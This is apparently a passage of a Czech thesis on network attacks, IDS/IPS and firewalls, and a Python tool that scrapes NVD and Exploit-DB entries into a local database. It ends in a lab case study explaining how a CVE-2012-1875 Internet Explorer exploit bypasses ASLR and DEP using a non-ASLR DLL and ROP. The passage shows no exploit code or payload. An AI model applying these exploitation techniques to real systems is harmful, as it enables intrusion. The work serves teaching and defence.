Významným mezníkem pro zajištění kompatibility byla formalizace procesu kompatibility CVE v roce 2003, která vedla k probíhající prezentaci "osvědčení o CVE kompatibilitě" těm organizacím, které dosahují "oficiální" status kompatibility pro své výrobky nebo služby. CVE je nyní průmyslovým standardem pro zranitelnosti a jejich identifikace. CVE poskytují referenční body pro výměnu dat tak, aby bezpečnostní produkty a služby mohly mezi sebou komunikovat. CVE identifikátory také poskytují základnu pro vyhodnocení pokrytí nástrojů a služeb, takže uživatelé mohou zjistit, jaké nástroje jsou nejúčinnější a vhodné pro potřeby jejich organizace.

3.3 Síťové útoky

IETF (Internet Engineering Task Force) definuje síťový útok jako agresivní pokus obejít bezpečnostní služby a porušit bezpečnostní politiku systému na základě inteligentní hrozby.[22] Dále specifikuje, že se jedná o jakoukoli škodlivou aktivitu s cílem shromažďovat, znehodnotit, zakázat nebo degradovat prostředky informačního systému nebo samotné informace spravované systémem.

Zvyšující se závislost moderní společnosti na informačních a počítačových sítích (ve veřejných i soukromých sektorech) vedlo k zavedení nového pojmu – Kyberútok. Rozšiřuje definici síťového útoku a to ve znění:
„Útok přes kyberprostor, zaměřený na soukromé nebo podnikové prostředky v kyberprostoru s cílem narušení, odhalení, zničení nebo ovládnutí počítačové infrastruktury a integrity dat.“ [23]
Útok může přijít z vnitřní infrastruktury sítě (zaměstnanec, jiná osoba s přístupem k vnitřní síti), a nebo z venkovní sítě (Internet).

Podle základní kategorizace síťových útoku je dělíme na

- Pasivní – útok s cílem zjistit a využít informace ze systému bez zásahu do jeho prostředků
- Aktivní – pokus o změnu systémových prostředků s cílem ovlivnit jejich funkci

Každá organizace by měla uskutečnit kroky k detekci, klasifikaci a správě bezpečnostních incidentů. Prvním logickým krokem by byl *Plán reakce na incidenty* a eventuálně i *Krizový štáb síťové bezpečnosti.*
Za účelem detekce útoků je možné učinit protiopatření na organizační, procedurální a technické úrovni. Příkladem může být právě *Krizový štáb síťové bezpečnosti, Bezpečnostní audit informačních technologií* a nebo *Systém detekce průniků.*
Existuje již několik velkých společností, které pracují na minimalizaci důsleků kyberútoků. Nabízí produkty a služby zaměřené na:

- Studium všech možných kategorií útoků
- Vydávání knih a článků s touto tematikou
- Zjišťování a opravu zranitelností
- Hodnocení závažnosti
- Vývoj a aplikaci protiopatření
- Vytvoření kontingenčního plánu s cílem reakce na bezpečnostní události

3.3.1 Typy útoků

Pasivní – monitorování a analýza stavu systému nebo sítě s cílem využít informace. Dochází k sledování provozu a aktivit systému.

- *Odposlouchávání (wiretapping)* – příkladem může být připojení na cizí WIFI síť pomocí nástrojů jako Aircrack-ng anebo Kismet a následné odchytávání packetů přenášených v této síti.[24]
- *Skenování portů* – proces, při kterém se posílá klientský požadavek na seznam portů hostitele s cílem nalezení aktivního portu. Tato aktivita pro systém škodlivá, ale používá se k zjištění bezpečnostních zranitelností a jejich následné využití.
- *Idle scan* – nebo „Zombie scan“ – je technikou skenování TCP portů, která se skládá z posílání vyrobených packetů počítači s cílem zjištění dostupnosti služeb a sledováním chování tzv. „zombie systému“, který nepřijímá ani neposílá informace, pracuje jen jako maska pro útočníka.

Aktivní – pokus o změnu logiky počítače nebo protokolu s cílem dosáhnout výsledku nepředpokládaného vývojářem, ale užitečného pro útočníka.

- *Odmítnutí služby* – je technika útoku na internetové služby nebo stránky, při níž dochází k přehlcení požadavky a pádu, nebo minimálně nefunkčnosti a nedostupnosti pro ostatní uživatele.

- *Spoofing* – je situace, při které se osoba nebo program úspěšně maskuje jako jiný důvěryhodný objekt tím, že falzifikuje data a získává tak nepovolenou výhodu.

- *Člověk uprostřed* – tzv. Man-in-the-Middle - patří mezi nejznámější problémy v informatice a kryptografii. Jeho podstatou je snaha útočníka odposlouchávat komunikaci mezi účastníky tak, že se stane aktivním prostředníkem. Důležitým faktem je, že v prostředí současných běžných počítačových sítí není nutné, aby byl útočník fyzicky mezi účastníky, protože síťový provoz lze přesměrovat.

- *Ping Smrti a Ping Flooding*[25] – "Ping of death", česky Ping Smrti, je typ útoku využívající zvětšený ping packet posílaný na cílový počítač. Správný packet by mel mít 56 bajtů bez IP hlavičky. V minulosti většina systémů nebyla schopna korektně spracovat ping packet větší, než maximální velikost IPv4 packetu (65 535 bajtů). Může tak nastat přetečení mezipaměti, což často způsobuje pád systému. Později se stala populární jiná technika útoku příkazem ping a to "Ping Flooding". Zahlcením systému požadavkem ping do takové míry, že není schopen spracovat jiný síťový provoz.

3.3.2 Realizace síťových útoků

Se vzrůstajícím počtem uživatelů Internetu neúměrně stoupá i nebezpečí napadení sítě, webových aplikací či bezdrátových sítí. Penetrační testování, které by preventivně odhalilo slabá místa IT infrastruktury, se tedy stává stále větší prioritou. S touto nutností jde ruku v ruce potřeba mít přehled, návody, metodologii a nástroje zajišťující efektivní testování. Po provedení penetračních testů jsou navržena opatření, která kompenzují zjištěná ohrožení. Tato opatření zahrnují širokou škálu zásahů, od pouhé změny konfigurace systémů až po celkovou restrukturalizaci IS.
Externí penetrační test (nebo-li test přes Internet) - se provádí bez znalosti struktury nebo parametrů informačního systému. Žádné fyzické operace na systému nejsou prováděny a analýza probíhá přes Internet. Testem jsou prověřeny možnosti útočníka (hackera) útočícího přes Internet.

Interní penetrační test (nebo-li test ze sítě zákazníka) - se provádí nástroji pro analýzu přímo na zákazníkem určeném místě propojeném s interní sítí. Testem jsou prověřeny možnosti útočníka útočícího zevnitř organizace.

Pro toto testování existuje několik standardizovaných metodologií, které zaručují systematický přístup k testování a použitelnost výsledků:

- **OSSTMM** (Open Source Security Testing Methodology Manual)


- **OWASP** (Open Web Application Security Project)

- **ISSAF** (Information System Security Assessment Framework)

Bezpečnostní skenery jsou základní nástroje PT, slouží k testování sítě nebo jednotlivých strojů na přítomnost bezpečnostních děr. Výsledkem je typicky seznam všech prostředků a odhad na nainstalované operační systémy. Dále ke každému systému seznam otevřených portů a na nich běžících služeb, spolu s možnými riziky. Skenery se také můžou pokoušet zjistit, např. zachytáváním bannerů (banner grabing), konkrétní verzi programu zajišťujícího danou službu a reportovat jeho bezpečnostní chyby. Bezpečnostní skenery můžeme srovnávat podle několika měřítek. Nejdůležitějším z nich je počet nalezených bezpečnostních děr. To značně závisí na tom, jak velkou a aktuální má skener svou databázi chyb. Tu si podobně jako antivirové programy aktualizuje z Internetu. Proto je dobré vybrat si produkt od společnosti, na jejíž schopnost, udržovat si databázi chyb

aktuální, se dá spolehnout. Další měřítka jsou např. počet špatných detekcí (pokud jich je příliš, je to pro testera značná ztráta času), rychlost skenování nebo kvalita výsledných reportů.
Srovnání bezpečnostních skenerů:
• IS - Internet Scanner 7.0
• LG - LanGuard 3.2
• Ns - Nessus 2.0.6
• NR - NetRecon 3.6
• Rt - Retina 4.9.97
• MP - MaxPatrol 7.0

	IS	LG	MP	Ns	NR	Rt
Total correct detections	74	39	133	111	39	89
Penalty for false detections	-7	-1.5	-1.5	-16	-6.5	-7.5
Grand total (with penalty)	67	37.5	131.5	95	32.5	81.5



Obrázek 3.4: Detekce zranitelných míst

Další důležité kritérium kvality skenerů je přítomnost či nepřítomnost jiných než základních funkcionalit, kterými může skener disponovat. Jsou to:

- Schopnost aktualizovat skener i databázi z Internetu.
- Zabudovaný plánovač úloh.
- Dostupnost různých skenovacích profilů a možnost vytvářet profily pro specifické úkoly.
- Přítomnost funkce „pause“ pro zastavení skenování v případě problémů na síti, stejně tak jako funkce „resume“ pro opětovné rozjetí ze stejného místa.
- Reporty generované pro použití jak administrátory, tak managementem.
- Možnost vzdáleného skenování přes klienta připojeného na server.


Mezi bezpečnostními skenery je nejpopulárnější Nessus z jednoduchého důvodu: patří k nejlepším a je zdarma. Podporuje ho institut SANS a používá ho více než 75 000 organizací po celém světě.

3.4 Detekce síťových útoků

Aplikováním algoritmů na detekci anomálií, které jsou specificky navrhnuté na vyhledávání útoků, se může proaktivně zajistit prevence *červů*, *malwaru* a neoprávněného využíváni prostředků sítě. Protože tato detekce hlídá změny v chování sítě, je tím pádem odolná vůči falešným hrozbám, a také nevyžaduje neustálou konfiguraci a údržbu. Detekce ale není vše, je potřeba zjištěné hrozby identifikovat a vykonat preemptivní akce, blokováni portů, separovat virtuální LAN, nebo aplikovat filter pro ACL (access control list), který *uzamkne další propagaci v síti*. Správně nastavený systém dokáže vygenerovat filtr, který zablokuje provoz na konkrétním portu, a simultánně generuje white-list pro známé – bezpečné pakety a provoz.

3.4.1 Firewall

Síťové zařízení, které slouží k řízení a zabezpečování síťového provozu mezi sítěmi s různou úrovní důvěryhodnosti a zabezpečení. Slouží jako kontrolní bod, který definuje pravidla pro komunikaci mezi sítěmi, které od sebe odděluje. Tato pravidla historicky vždy zahrnovala identifikaci zdroje a cíle dat (zdrojovou a cílovou IP adresu) a zdrojový a cílový port, což je však pro dnešní firewally už poměrně nedostatečné – modernější firewally se opírají o informace o stavu spojení, znalost kontrolovaných protokolů a případně prvky IDS. Některé firewall-y dokážou zastávat i funkci DHCP serveru, nebo provádět routing.[26]



Obrázek 3.5: Funkce systému firewall

Technologie firewallu ve výpočetní technice se poprvé objevovala koncem osmdesátých let, kdy byl Internet, co se týče celosvětového použití, poměrně mladou technologií. Předchůdci dnešních firewallů byly tenkrát routery používané právě koncem osmdesátých let, které sloužily pro zabezpečení sítě.

Generace firewallů:

- Paketové filtry
- Stavové paketové filtry
- Aplikační brány

Paketové filtry – první generace firewallů, pravidla přesně uvádějí, z jaké adresy a portu na jakou adresu a port může být doručen procházející paket, tj. kontrola se provádí na třetí a čtvrté vrstvě modelu síťové komunikace OSI.

Výhodou tohoto řešení je vysoká rychlost zpracování, proto se ještě i dnes používají na místech, kde není potřebná přesnost nebo důkladnější analýza procházejících dat, ale spíš jde o vysokorychlostní přenosy velkých množství dat.

Stavové paketové filtry – druhá generace firewallů, provádí kontrolu stejně jako jednoduché paketové filtry, navíc si však ukládá informace o povolených spojeních, které pak může využít při rozhodování, zda procházející pakety patří do již povoleného spojení a mohou být propuštěny, nebo zda musí znovu projít rozhodovacím procesem. To má dvě výhody – jednak se tak urychluje zpracování paketů již povolených spojení, jednak lze v pravidlech pro firewall uvádět jen směr navázání spojení a firewall bude samostatně schopen povolit i odpovědní pakety a u známých protokolů i další spojení, která daný protokol používá. Zásadním vylepšením je i možnost vytváření tzv. virtuálního stavu spojení pro bezstavové protokoly, jako např. UDP a ICMP.

K největším výhodám stavových paketových filtrů patří jejich vysoká rychlost, poměrně slušná úroveň zabezpečení a ve srovnání s výše zmíněnými a jednoduchými paketovými filtry řádově mnohonásobně snazší konfigurace – a díky zjednodušení konfigurace i nižší pravděpodobnost chybného nastavení pravidel obsluhou.

Nevýhodou je obecně nižší bezpečnost, než poskytují aplikační brány.

Aplikační brány - Veškerá komunikace přes aplikační bránu probíhá formou dvou spojení – klient (iniciátor spojení) se připojí na aplikační bránu (proxy), ta příchozí spojení zpracuje a na základě požadavku klienta otevře nové spojení k serveru, kde klientem je aplikační brána. Data, která aplikační brána dostane od serveru, pak zase v původním spojení předá klientovi. Kontrola se provádí na sedmé (aplikační) vrstvě síťového modelu OSI (proto se těmto firewallům říká aplikační brány).[27]

3.4.2 IPS a IDS systémy

Zkratky IDS a IPS označují systémy detekce a prevence síťových průniků (Intrusion Detection and Prevention System). Jedná se o bezpečnostní software, který monitoruje síťový provoz a vyhledává škodlivé aktivity. Hlavní funkce těchto systémů je identifikovat tyto aktivity, zapisovat si informace o nich a pokusit se jim zabránit.[28]

Systém prevence je považován za rozšíření systému detekce, protože oba sledují a monitorují škodlivé aktivity. Hlavním rozdílem však je, že IPS se nachází přímo v lince a je schopen aktivně blokovat detekované průniky.[29] Navíc dokáže systém IPS poslat varování, zahodit nebezpečné pakety, restartovat připojení nebo zablokovat připojení škodlivé IP adresy.

Kategorizace:[30]


1. NIPS – Network-based IPS – monitoruje celkový provoz na síti vyhledáváním a analýzou aktivit protokolů a portů
2. WIPS – Wireless IPS – monitoruje provoz bezdrátové sítě, vyhledává a analyzuje hrozby protokolové aktivity
3. NBA – behaviorální analýza sítě – zkoumá síťový provoz tak, aby identifikoval hrozby, které generují nezvyklý datový tok, jako DoS nebo malware
4. HIPS – Host-based IPS – instalovatelný softwarový balík, který sleduje přímo jednoho lokálního klienta pro identifikaci podezřelé aktivity.

Existují 3 základní metody detekce průniku:[31]
Signature-Based – detekce na základě definice. Monitorováním paketů a jejich porovnáním s předem definovanou konfigurací a známým „podpisem“ předešlých útoků.

Statistical anomaly-based – předem si určí běžnou aktivitu sítě a její vytížení v daných časech, jaké protokoly se v normálním stavu používají a jak připojené zařízení otevírají porty. Následně pak upozorní správce na uživatele nebo provoz, který není běžný.
Stateful Protocol Analysis – tato metoda identifikuje odchylky stavu protokolů tím, že sleduje předem definované profily běžných aktivit a porovnává je s aktuálně akceptovaným připojením.
Hlavním rozdílem mezi Firewall-em a IDS systémem je to, že firewall preventivně hledá rizika průniku s cílem jim zabránit. Omezí přístup mezi sítí a útočníkem, ale není schopen ohlásit útočníka z perimetru. Naopak IDS systém hlásí útok, až když nastane. Jednou z výhod je schopnost detekovat útoky z vnitřní sítě. Kombinací těchto dvou prvků je možné dosáhnout vyšší úrovně bezpečnosti. Bohužel hlavní princip IDS systému se také stává jeho nevýhodou. Dokáže detekovat jen na základě signatur definovaných předem. Nedokáže tak rozeznat nové útoky.

3.5 NBA – behaviorální analýza

Ochrana korporátní sítě s ochranou koncových stanic bývá stále častěji doplňována monitorováním a analýzou provozu LAN/WAN sítí tak, aby bylo možné reagovat na útoky, které perimetr překonají, nebo jsou způsobeny přímo interními uživateli sítě (zaměstnanci, hosté, kteří získají přístup k síti). Dnešní útočníci ochranu na perimetru sítě často překonávají jinou cestou, než přes perimetr (např. přes Wi-Fi či flash karty). Poté se mohou hrozby volně šířit sítí a působit v ní tak, že je běžné bezpečnostní nástroje považují za legitimní chování. Přestože se řešení na ochranu perimetru sítě stále zdokonalují, není v této situaci otázkou, jak napadení sítě vyloučit, ale jak ho odhalit co nejdříve.



Na vzniklou situaci je možné velmi rychle reagovat právě díky technologii monitorování provozu nasazené v lokální datové síti a automatizované detekci anomálií. Když se stanice infikovaná malwarem začne na síti chovat jako DHCP i DNS server byla by tak identifikována prakticky okamžitě. Výskyt malwaru byl potvrzen následně. Zmiňovaná technologie monitorování a analýzy provozu datové sítě vychází z tzv. datových toků, které si lze představit podobně jako výpis telefonních hovorů. Známé jsou volající strany, čas, délka trvání, ale to co bylo předmětem rozhovoru je soukromé. Sledují se IP adresy, objemy dat, čas, porty, protokoly a další technické parametry TCP/IP komunikace. Na monitorování provozu prostřednictvím datových toků přímo navazuje tzv. behaviorální analýza (zkratkou NBA – Network Behavior Analysis), která detailně analyzuje datové toky, vyhledává mezi nimi neobvyklé vztahy a závislosti a umožňuje tak upozornit na hrozby, pro které neexistuje signatura antiviru nebo systému detekce průniků. Podobně umožňuje odhalovat konfigurační problémy, nedostupné služby nebo aplikace, které jsou v daném prostředí nežádoucí.[32]

Nevýhodou těchto systémů je **false positive** detekce, která může nastat všeobecně při práci s anomáliemi a také složitá konfigurace trénování detekčních modelů. Naopak výhodou je, že na základě statických a behaviorálních charakteristik jsou schopné detekovat nové typy útoků.

4 Praktická část


4.1 Analýza a návrh

V kapitole analýza a návrh je popsán postup při přípravě podkladů pro samotnou implementaci nástroje ke stahování a ukládání exploitů.

4.1.1 Veřejně dostupné databáze

První informace, podmínka, která se nabízí, je, odkud se dá čerpat. Co vlastně chceme získat a kam výsledný produkt uložit.

Pokud se pracuje se síťovými zranitelnostmi jako s takovými, je dobré mít na jednom místě seznam existujících exploitů včetně všech dosavadně zjištěných informací (např. název a verze SW, který tento kód obsahuje). Tento seznam nám poskytuje tzv. exploit database, který je úzce spojen s národní databází zranitelností (NVD). Uživatel je schopen najít libovolný exploit s přiděleným CVE, příslušné údaje k němu a zdrojový kód.



National Cyber Awareness System

Vulnerability Summary for CVE-2016-0185

Original release date: 05/10/2016
Last revised: 05/11/2016
Source: US-CERT/NIST

Overview

Media Center in Microsoft Windows Vista SP2, Windows 7 SP1, and Windows 8.1 allows remote attackers to execute arbitrary code via a crafted Media Center link (aka .mcl) file, aka "Windows Media Center Remote Code Execution Vulnerability."

Impact

CVSS Severity (version 3.0):

CVSS v3 Base Score: 7.8 High
Vector: CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
Impact Score: 5.9
Exploitability Score: 1.8

CVSS Version 3 Metrics:

Attack Vector (AV): Local
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS Severity (version 2.0):

CVSS v2 Base Score: 9.3 HIGH
Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C) (legend)
Impact Subscore: 10.0
Exploitability Subscore: 8.6

CVSS Version 2 Metrics:

Access Vector: Network exploitable - Victim must voluntarily interact with attack mechanism
Access Complexity: Medium
Authentication: Not required to exploit
Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

Obrázek 4.1: Příklad zobrazení vybrané zranitelnosti v databázi NVD

Pro potřeby této práce je zapotřebí ukládat nejen zranitelné kódy, ale i aplikace, které tyto kódy obsahují. Exploit database umožňuje uživateli manuálně stáhnout veškeré aplikace, které jsou volně k dispozici. Cílem ovšem je navrhnout takový nástroj, který by využíval libovolného vyhledávacího portálu, jako je například google, a aplikace i exploit ukládal do lokální databáze uživatele automaticky – včetně všech informací, které stránka nabízí.

Lokální databáze

Po stanovení základního cíle pro ukládání je důležité zmínit, že volba jazyka pro tvorbu databáze není jednoznačná. Nejrozšířenějším typem je relační databáze, která je do jisté míry použitelná, nicméně pro sofistikovanější fungování se nabízí databáze objektová.

MongoDB


Jedná se o jednu z NoSQL databází. Výhoda oproti relačním databázím spočívá v tom, že místo klasických tabulek využívá dokumenty podobné typu JSON a dynamické databázové schéma. Jedná se o opensource software.

Mezi hlavní funkce, které jsou výhodné pro definovaný nástroj, patří ad hoc dotazy a orientace na dokumenty (úspora prostoru, neboť dvě spolu související informace, které by se v relační databázi nacházely ve dvou tabulkách, mohou být v jednom vhodně pojmenovaném objektu).

Relační databáze

Mluvíme o systému vzájemně propojených tabulek, které obsahují importované informace. Výhoda je v jednoduchosti zápisu a hlavně rozšíření těchto databází.

K této práci byla zvolena kombinace relační databáze (jejíž návrh je na obrázku níže) a skriptu napsaném v programovacím jazyce Python.



Obrázek 4.2: Návrh řešení relační databáze pro ukládání informací

4.2 Implementace

V této kapitole se nachází detailní popis implementace podle návrhu z předchozí kapitoly. Je zde obecný popis, tedy hlavní záměr, a následně rozbor algoritmů a konkrétních postupů, kterými bylo dosaženo splnění cíle.

4.2.1 Stažení exploitu

V poslední verzi vytváření skriptu na stažení exploitu dochází k výrazné změně, neboť původní verze po inovaci stránky přestala fungovat. Skript pracuje na základě procházení předem stanoveného počtu stránek (max_pages) a ukládá po 1 informace o zranitelných kódech i kódy samotné (pokud jsou k dispozici) do textového souboru. Ten je dále zpracováván *new.py* pro uložení informací do databáze.

Použité postupy:

BeautifulSoup (BS) –vytváří parsovací strom pro parsování stránek, je hojně využíván pro získávání dat z HTML souborů

a) podle parametru <a> vyhledá BS daný link zranitelnosti
b) vytáhne string mezi <a> a vloží do proměnné cve
c) ze stejné sekce vytáhne link za tref
d) vytvoří proměnnou url2 tím, že přidá href k *https://web.nvd.nist.gov/view/vuln/*, aby mohl jít níže
e) BS se dostane do url2, opět převede HTML do textu
f) dostává konkrétní zranitelnost
g) BS najde tabulku podle definice ID a stáhne vše, co je mezi <table> </table>
h) všechny stringy které najde (plain text) vloží do proměnné desc
i) vytvoří nový .txt file a přidá obsah proměnné desc

4.2.2 Ukládání do databáze

Ukládání je vyřešeno pomocí dvou tabulek – jedna na vulnerability jako takové, druhá na jednotlivé zdroje k ní. Ke správnému spuštění je třeba >pip install sqlalchemy. Nic dalšího není požadováno. Skript zpracovává soubory, které jsou výstupem textového ukládání ze skriptu *nist.py*. Po vytvoření databáze je možné tyto textové soubory smazat.
Na konci se nachází komentář s příklady query na databázi.

Použití:
Spuštění ve složce, kde jsou soubory s výstupem ze zdrojového kódu *nist.py*

Použité postupy:

SQLAlchemy – opensource SQL nástroj, jedná se o objektově relační zobrazení (automatická konverze mezi objektovým programovacím jazykem a relační databází)
class Vulnerability(Base) – konfigurace první tabulky, kde dochází k uložení základních informací o zranitelnostech a definování struktury tabulky dle získaných dat
class Source(Base) – konfigurace druhé tabulky a definice struktury, podle které se zapisují zdroje, odkazy a kód zranitelnosti (je-li k dispozici)
Base.metadata.create_all() – vytvoření výše definované databáze, využití balíčku „re“ ke zpracování „Regular Expression operations“, definování sekvekce, podle které se rozliší vstupní .txt soubory

Příklad možné query do tabulky:

```
#item = session.query(Vulnerability).filter(Vulnerability.id==&quot;CVE-2015-5208&quot;).first()
#print(item);
#print(&quot;&quot;);
#item = session.query(Source).first()
#print(item);
#print(&quot;&quot;);
```

4.3 Exploitace, analýza

4.3.1 Modelový případ 1.

Exploitace zranitelnosti CVE-2012-1875 Same ID Property Remote Code Execution Vulnerability
Link1: https://www.exploit-db.com/exploits/19141/
Link2: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1875

Cílový OS: MS Windows XP SP3
OS útočníka: Backtrack 5
Oba operační systémy definovány přes VirtualBox.

CVE-2012-1875 : MS12-037 Internet Explorer Same ID Vulnerability
Microsoft Internet Explorer 8 nedokáže efektivně zpracovat objekty v paměti, čímž dává vzdálenému útoku možnost spustit škodlivý kód pomocí smazaných objektů.

V současné době existují dvě technologie, které tento proces exploitace komplikují:
- DEP (Data Execution Prevention)
- ASLR (Address-space Layout Randomisation)

DEP slouží k prevenci spuštění kódu z oblasti paměti, která k tomu neslouží. ASLR načítá softwarové moduly jako DLL knihovny do paměti v náhodných lokacích. Tento proces komplikuje útočníkovi najít funkce knihoven, které potřebuje.
V případě CVE-2012-1875 je možné obejít ASLR použitím starší knihovny Microsoft C runtime DLL. Tato byla vytvořena dřív, než se ASLR stalo normou, tím pádem ji nepodporuje. Využitím knihovny, která ASLR nepodporuje, může útočník předpokládat její uložení v paměti. Použitím techniky ROP (Return-Oriented Programming) je možné obejít také DEP.

